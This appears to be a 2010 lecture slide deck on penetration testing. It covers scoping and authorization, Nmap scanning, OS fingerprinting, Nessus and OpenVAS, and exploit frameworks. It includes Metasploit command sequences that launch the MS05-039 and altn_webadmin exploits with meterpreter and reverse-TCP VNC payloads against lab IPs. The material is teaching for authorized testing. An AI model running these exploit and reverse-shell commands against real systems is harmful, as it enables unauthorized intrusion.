

Penetration Testing

What Is a Penetration Testing?

- Testing the security of systems and architectures from the point of view of an attacker (hacker, cracker ...)
- A “simulated attack” with a predetermined goal that has to be obtained within a fixed time

Penetration Testing Is Not...

- An alternative to other IT security measures – it complements other tests
- Expensive game of Capture the Flag
- **A guarantee of security**

Authorization Letter

- Detailed agreements/scope
 - Anything off limits?
 - Hours of testing?
 - Social Engineering allowed?
 - War Dialing?
 - War Driving?
 - Denials of Service?
 - Define the end point
- Consult a lawyer before starting the test

To Tell or Not to Tell?

- Telling too many people may invalidate the test
- However, you don't want valuable resources chasing a non-existent "intruder" very long
- And, elevation procedures make not telling risky

Black Box vs. White Box

- It treats the system as a "black-box", so it doesn't explicitly use knowledge of the internal structure.
- It allows one to peek inside the "box", and it focuses specifically on using internal knowledge of the software to guide the selection of test data

OSSTMM



- OSSTMM – Open-Source Security Testing Methodology Manual
- Version 3.0 RC 26 at www.osstmm.org
<http://www.isecom.org/projects/osstmm.htm>



- It defines how to go about performing a pen test, but does not go into the actual tools.

Technique – Penetration Testing

- 1) Gather Information
- 2) Scan IP addresses
- 3) Fingerprinting
- 4) Identify vulnerable services
- 5) Exploit vulnerability (with care!)
- 6) Fix problems ?

Gathering Information

- Goal – Given a company's name, determine information like:
 - what IP address ranges they have
 - WHOIS (arin.net ...)
 - Nslookup
 - personal information
 - Social engineering
 - Google
 - we.register.it

Scan IP Addresses

- Goal – Given a set of IP addresses, determine what services and Operating Systems each is running.
- Nmap – www.nmap.org
- Gfi languard 
- ...



Fingerprinting

- What web server is running?
- What accounts have I found?
- What services are running?
- What OSes are running?
- Who is logged in?
- Is there available information on the web site?

Identify Vulnerable Services

- Given a specific IP address and port, try to gain access to the machine. Report all known vulnerabilities for this target.


- Nessus



- OpenVAS



- ...



Tool	UNIX	Windows	TCP scan	UDP scan	Host discovery	Port scanner	OS fingerprinting	DOS	Anonymity level
SATAN	x		x		x	x		x	Medium
SARA	x		x			x		x	Medium
Nessus	x		x	x	x	x			Medium
Advanced IP scanner		x	x		x				Medium
Advanced port scanner		x	x			x			Medium
Strobe	x		x		x	x			Medium
Udp_scan	x			x	x	x			Low
Netcat	x		x	x	x	x			Low
Xprobe	x		x		x		x		Low
SoftPerfect Network Scanner		x	x		x	x			Low
Angry IP Scanner		x	x		x	x			Low
GFI LANGuard Network Scanner	x	x	x		x	x			Low
Superscan		x	x	x	x	x			Medium
Scanme.org Standard	x	x	x		Penetration Testing	x			Medium


Exploit vulnerability

- Try to exploit detected vulnerabilities, for example:
 - Buffer overflow
 - Heap overflow
 - SQL injection
 - Code injection
 - Cross-site scripting
- Metasploit is a framework that allows to test attacks

12/7/2010

Penetration Testing

15



```
DebianEtchMini - VMware Workstation
File Edit View VM Team Windows Help
DebianEtchMini Windows 2000 Server
Applications Places Desktop
user@debian: ~
File Edit View Terminal Tabs Help
# # ##### ##### ## ##### # ##### # #####
## ## # # # # # # # # # # #
# ## # ##### # # # ##### # # # # # # #
# # # # ##### # ##### # # # # #
# # # # # # # # # # # # # # #
# # ##### # # # # ##### # ##### # #
      =[ msf v3.0
+ -- --=[ 176 exploits - 104 payloads
+ -- --=[ 17 encoders - 5 nops
      =[ 30 aux

msf > use windows/smb/ms05_039_pnp
msf exploit(ms05_039_pnp) > set RHOST 192.168.10.110
RHOST => 192.168.10.110
msf exploit(ms05_039_pnp) > set TARGET 0
TARGET => 0
msf exploit(ms05_039_pnp) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms05_039_pnp) > exploit
```




metasploit

Alternatives

Tools	Core Impact	Immunity Canvas	SecurityForest	Metasploit
Features				
License	25.000\$ Open-source (but some libraries are only in binaries)	1.450\$ Open source 3 months of updates and support	Free and Open-source	Free and Open-source
Number of Exploits	-	more of 150	~2500 (at February 2005)	191 (at October 2007)
Updates	Frequently (weekly)	Frequently (average 4 exploit every month)	Occasionally (last updates in 2005)	Occasionally (last updates on October 2007)
Platform	Only Windows	Independent	Only Windows	Independent
Program Language	Python	Python	Perl for framework, many others languages for exploits (C,Perl,Python,Ruby,Shell,...)	Ruby, C, Assembler
Advantages	Report system / Integration with vulnerability assessment tools	0-day payload	Number of pre-compiled exploits (see ExploitationTree)	Free / IDS-IPS evasion / support to write exploits and large used in security community

Penetration Test Tutorial


Nmap (Network Mapper)

Port Division

- open, closed, filtered, unfiltered, open|filtered and closed|filtered

Scanning techniques

- sS (TCP SYN scan)
- sT (TCP connect() scan)
- sU (UDP scans)
- sA (TCP ACK scan)
- sW (TCP Window scan)
- sM (TCP Maimon scan)
- scanflags (Custom TCP scan)
- sI <zombie host[:probeport]> (Idlescan)
- sO (IP protocol scan)
- sN; -sF; -sX (TCP Null, FIN, and Xmas scans)
- b <ftp relay host> (FTP bounce scan)



```
norvist@norvist:~$ nmap localhost
Starting Nmap 4.20 ( http://insecure.org ) at 2007-04-02 15:50
Interesting ports on localhost (127.0.0.1):
Not shown: 1691 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
631/tcp   open  ipp
3306/tcp  open  mysql
Nmap finished: 1 IP address (1 host up) scanned in 0.213 seconds
norvist@norvist:~$
```

Identify active hosts and services in the network

- **ping sweep** useful to identify targets and to verify also rogue hosts
- Ex:
 - nmap -v -sP 192.168.100.0/24
 - -sP Ping scan.
- **port scanning** useful to identify active ports (services or daemons) that are running on the targets
- Ex:
 - nmap -v -sT 192.168.100.x
 - -sT normal scan
 - -sS stealth scan

Identify target OS version

- **OS Fingerprinting:** there are different values for each OS (Ex. TCP stack, ...)
- Ex: Nmap -O <target>

	linux 2.4	linux 2.6	openbsd	windows 9x	windows 200	windows xp
tll	64	64	64	32	128	128
packet length	60	60	64	48	48	48
initial windows	5840	5840	16384	9000	16384	16384
mss	512	512	1460	1460	1460	1460
ip id	0	random	random	Increment	increment	increment
enabled tcp opt	MNNTNW	MNNTNW	M	M	MNNT	MNW
timestamp inc.	100hz	1000hz	unsupported	unsupported	unsupported	unsupported
sack	OK	OK	OK	OK	OK	OK
SYN attempts	5	5	4	3	3	3

12/7/2010

Penetration Testing

21

Vulnerability scanning



- **Nessus** is a leader tool in vulnerability scanning
- There are two components :
 - **nessusd** server with plugins' list of known vulnerabilities (there are different kinds of subscription depending on how old are plugins)
 - **nessus** is a front end of the tool there are several version for windows and linux systems

12/7/2010

Penetration Testing

22

Introduction to Nessus

- Created by Renaud Deraison
- Currently Maintained by Tenable Network Security
- Uses the NASL Scripting language for it's plugins (currently over 13,000 plugins!)
- Price is still Free! But no more open source
- Register to obtain many NASL plugins (7 day delay).
- Or Purchase a Direct Feed for the Latest!

Nessus Features

- Client/Server Architecture
- SSL/PKI supported
- Smart Service Recognition
 - (i.e. FTP on 31337)
- Non-Destructive or Thorough Tests
- Vulnerability Mapping to CVE, Bugtraq, and others
- Vulnerability Scoring using CVSS from NIST.

OpenVAS


- OpenSource Vulnerability Assessment Scanner
- Previously **GNessus** (a GPL fork of the Nessus)
- OpenVAS is a security scanner to allow future free development of the now-proprietary **NESSUS** tool
- OpenVAS now offers 15'000 Network Vulnerability Tests (NVTs) more all NASL plugins.

12/7/2010

Penetration Testing

25

Open VAS technology



12/7/2010

Penetration Testing

26

Exploit vulnerabilities

- **metasploit** is a framework that allows to perform real attacks
- You need to start metasploit from the start menu
(Penetration Test->Framework 3)
 - msfconsole

Select the exploit and the payload

- Select an exploit:
 - msf > use windows/http/altn_webadmin
 - msf exploit(altn_webadmin) >
- Select the payload for the exploit (setting the PAYLOAD global datastore)
 - msf exploit(altn_webadmin) >
set PAYLOAD windows/vncinject/reverse_tcp
 - PAYLOAD => windows/vncinject/reverse_tcp

Set options for exploit and payload

- Show options
 - msf exploit(altn_webadmin) > show options
- Set the options:
 - msf...> set RHOST 192.168.100.x **TARGET IP**
 - msf...> set RPORT 1000 **VULNERABLE SERVICE**
 - msf...> set LHOST 192.168.100.Y **ATTACKER IP**
 - msf...> set TARGET 0 **TYPE OF EXPLOIT**
- Launch the exploit
 - msf exploit(altn_webadmin) > exploit

Vulnerabilities disclosure

- If we find a new vulnerability (Zero Day Vulnerability)
- What we have to do?
 - Do not say anything and maintain the secret perhaps in the future the producer will fix it
 - Spread the information:
 - to all or just to the producer
 - Which level of detail reveal
 - Full disclosure with possibility of helping cracker?
 - Partial disclosure that could be unuseful?
 - Sell it ...